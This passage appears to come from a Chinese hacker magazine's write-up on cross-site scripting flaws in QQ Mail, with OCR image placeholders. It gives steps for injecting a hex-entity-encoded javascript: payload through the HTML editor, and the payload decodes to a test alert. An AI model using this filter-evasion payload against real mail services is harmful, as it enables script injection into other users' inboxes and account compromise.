


图13




图14

### 7.QQ邮箱

关于QQ邮箱的跨站问题，虽然小雕以前就发现过了，不过在被人疯狂利用后，腾讯公司修复了漏洞，不过这次又让小雕这家伙再次发现了新的跨站。记得前几期杂志上似乎也有人提过这个问题，不过那个代码现在已经不能使用了。这次发现的问题对于个人普通邮件还是群邮件都有效的。首先给自己发信，写信的时候点击“显示工具条”，如图15。




图15

然后再点一下“<HTML>”，如图16。在内容里面填上测试代码：

```
<img src=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x77&#x77&#x77&#x2E&#x68&#x61&#x63&#x6B&#x6D&#x2E&#x63&#x6F&#x6D&#x27&#x29>
```

这个代码和测试tom邮箱的代码是一样的，如图17。打开收到的邮件就可以看到效果了，如图18。群邮件的利用方法也是相同的，在此就不再多说了！




图16




图17

